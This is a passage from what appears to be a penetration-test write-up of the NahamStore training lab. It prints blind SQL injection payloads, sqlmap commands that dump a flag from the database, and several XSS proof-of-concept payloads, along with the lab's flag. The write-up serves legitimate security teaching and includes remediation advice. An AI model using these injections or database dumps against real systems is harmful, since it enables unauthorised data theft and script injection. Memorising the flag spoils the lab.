- SQL injection payloads returned different response times or messages

This behavior indicated a **blind SQL injection** vulnerability where:

- True conditions behave one way
- False conditions behave differently
- No direct data is returned

Intercepting the Request

I used Burp Suite to intercept and analyze the POST request:



I saved this complete request to a file (ReturnRequest.txt) for use with sqlmap.

Manual Testing Attempts

I initially tried manual exploitation techniques:

Boolean-based blind SQLi test:

1' AND 1=1-- - (True condition)

1' AND 1=2-- - (False condition)

I observed different responses, confirming the vulnerability. However, extracting data character-by-character manually would require:

1. Determining the database name (5-15 requests per character)
2. Finding table names (hundreds of requests)
3. Extracting column names (hundreds more requests)
4. Finally extracting the flag data (40+ requests for a typical flag)

Total estimated requests: 1000+ requests manually

This would take hours or even days to complete manually!

Why SQLMap?

Blind SQL injection exploitation is extremely time-consuming manually because:

- **No direct feedback**: Unlike error-based SQLi, there are no error messages or direct data output
- **Character-by-character extraction**: Each character must be guessed through boolean logic or time delays
- **Multiple requests per character**: Typically 7-8 requests per character using binary search
- **Hundreds of characters**: Database names, table names, column names, and finally the flag itself
- **Human error**: Manual exploitation is prone to mistakes in tracking which characters have been found

Automation is essential for practical blind SQLi exploitation.


Therefore, I automated the process using **sqlmap**, a specialized tool designed for SQL injection exploitation.

Automated Exploitation with SQLMap

Step 1: Confirming the Vulnerability

First, I ran sqlmap to confirm the injection point and determine the injection technique:

```
sqlmap -r ReturnRequest.txt
```



Excellent! SQLMap confirmed that the order_number parameter is vulnerable to **boolean-based blind SQL injection**.

Understanding Boolean-Based Blind SQLi

This technique works by:

1. Injecting a condition that evaluates to TRUE or FALSE
2. Observing the application's different responses
3. Using binary search to guess each character
4. Building the complete data string character by character

Example:


-- Is the first character of the database name 'n'?

1' AND SUBSTRING(database(),1,1)='n'-- -

-- If TRUE: application behaves normally

-- If FALSE: application behaves differently


Step 2: Identifying the Current Database



Parameters explained:

- -r req.txt - Use the saved request file
- --dbms=mysql - Specify MySQL as the database (speeds up testing)
- --batch - Use default options (non-interactive mode)
- --threads 10 - Use 10 concurrent threads for faster exploitation
- --current-db - Retrieve the current database name

Output:



The database is named **nahamstore**.

Step 3: Extracting the Flag

According to the task description, the second flag is located in:

- **Database:** nahamstore
- **Table:** sqli_two
- **Column:** flag

I ran sqlmap to extract this specific data:

```
┌──(rawan㉿kali)-[~]
└─$ sqlmap -r ReturnRequest.txt --dbms=mysql --batch --threads 10 -D nahamstore -T sqli_two -C flag --dump
```

Parameters explained:

- -D nahamstore - Target the nahamstore database
- -T sqli_two - Target the sqli_two table
- -C flag - Target the flag column
- --dump - Extract and display the data

Output:

```
Database: nahamstore
Table: sqli_two
[1 entry]
+----------------------------------+
| flag                             |
+----------------------------------+
| {212ec3b036925a38b7167cf9f0243015} |
+----------------------------------+
```

Flag Retrieved: {212ec3b036925a38b7167cf9f0243015}

Behind the Scenes: What SQLMap Did

During the extraction process, sqlmap performed approximately:

- **150-200 requests** to determine the database name length and characters
- **300-400 requests** to confirm table and column existence
- **400-600 requests** to extract the flag character by character


Total: ~1000 requests completed in under 5 minutes (vs. hours/days manually)

D. Cross-Site Scripting (XSS) (7 instances)

- **Severity:** Medium → High if chained
- **Affected asset:** Multiple pages/parameters reflecting user input.
- **Summary:** Inputs are reflected and sometimes stored without consistent contextual output encoding.
- **Recommended remediation:** Apply contextual output encoding, server-side input validation, enable CSP, and set secure cookie attributes (HttpOnly, Secure, SameSite).

-First XSS vulnerability in our target (nahamstore.thm):


On the `marketing.nahamstore.thm` subdomain, the server reflects the contents of the `error` query parameter back into the page without adequate input handling or output encoding. This behavior enables a reflected XSS condition: by supplying a crafted value for `error`, arbitrary JavaScript can be injected and executed in the context of a victim's browser. I validated this finding by delivering a benign proof-of-concept payload (`alert('XSS')`), which executed successfully when the crafted URL was visited. The following screenshots show the vulnerable request and the resulting script execution. S



-Second XSS vulnerability in our target (nahamstore.thm):


On the homepage of `nahamstore.thm` the search functionality accepts a `q` parameter and subsequently reflects its value into an inline script. The application does not perform context-aware output encoding for data inserted into JavaScript, which allows an attacker to place executable script content into the reflected value. During testing I bypassed the search variable's normal handling and injected a benign proof-of-concept payload that executed immediately when the crafted URL was visited, demonstrating a reflected XSS condition.

Impact: an attacker able to lure a victim to the crafted URL could execute arbitrary JavaScript in the victim's browser within the site's origin, enabling session token theft, UI redress, or other client-side attacks depending on privileges and cookie settings.




-Third XSS vulnerability in our target (nahamstore.thm):

The `Return information` input on `nahamstore.thm/return` accepts arbitrary text and reflects it directly into a `<textarea>` element on the resulting page.




The application fails to properly escape user-supplied content for the HTML/textarea context. During testing I crafted input that closed the textarea element (`</textarea>`) and appended a script tag containing a harmless proof-of-concept payload (`<script>alert(1)</script>`). When the crafted input was rendered, the injected script executed in the page's origin, demonstrating a reflected Cross-Site Scripting vulnerability that can be triggered through normal user interaction with the return form. The attached screenshots show the input, the DOM as inspected, and the resulting alert confirming execution.





-Fourth XSS vulnerability in our target (nahamstore.thm):


During testing I added an item (Sticker Pack) to the basket, selected an address from the address book as the shipping destination, and proceeded to the shopping basket/payment step

I observed that the page displays the user agent string. Using Burp Suite to intercept the outgoing request, I replaced the `User-Agent` header with a crafted value containing a script tag (`<script>alert("XSS")</script>`). When the modified request was processed and the response rendered, the injected script executed in the browser context.










This behavior indicates that the application reflects HTTP header values (in this case `User-Agent`) into server-generated HTML without proper context-aware encoding. Depending on where and how the header is rendered, this may be a reflected XSS (if the


header is echoed only in the immediate response) or could become a persistent/stored XSS if the header value is logged or persisted and later displayed to users or administrators.

Proof-of-concept payload used:
`User-Agent: <script>alert("XSS")</script>`

–Fifth XSS vulnerability in our target (nahamstore.thm):


After adding an item to the basket and navigating to the product page, the application renders the name parameter into the page title: <title>[name]</title>





The server fails to perform proper, context-aware encoding for data placed inside the HTML <title> element. By closing the <title> element in the supplied parameter and appending a script tag, I was able to inject and execute JavaScript in the page context. Example PoC payloads used during testing:


- Simple break-out payload: </title><script>alert(1)</script><title>




When the crafted URL containing one of the above `name` values was visited, the browser executed the injected script, confirming reflected XSS via the `name` parameter in the title context. The attached screenshots show the vulnerable request URL, the relevant source (title injection), and the alert confirming execution.

-Sixth XSS vulnerability in our target (nahamstore.thm):

The site's 404/error page reflects the requested URL path into the HTML page in multiple places: a bolded header (inside an <h1> element) and an explanatory paragraph (inside a <p> element)




Both elements contain unescaped user-supplied data derived from the path. By crafting a

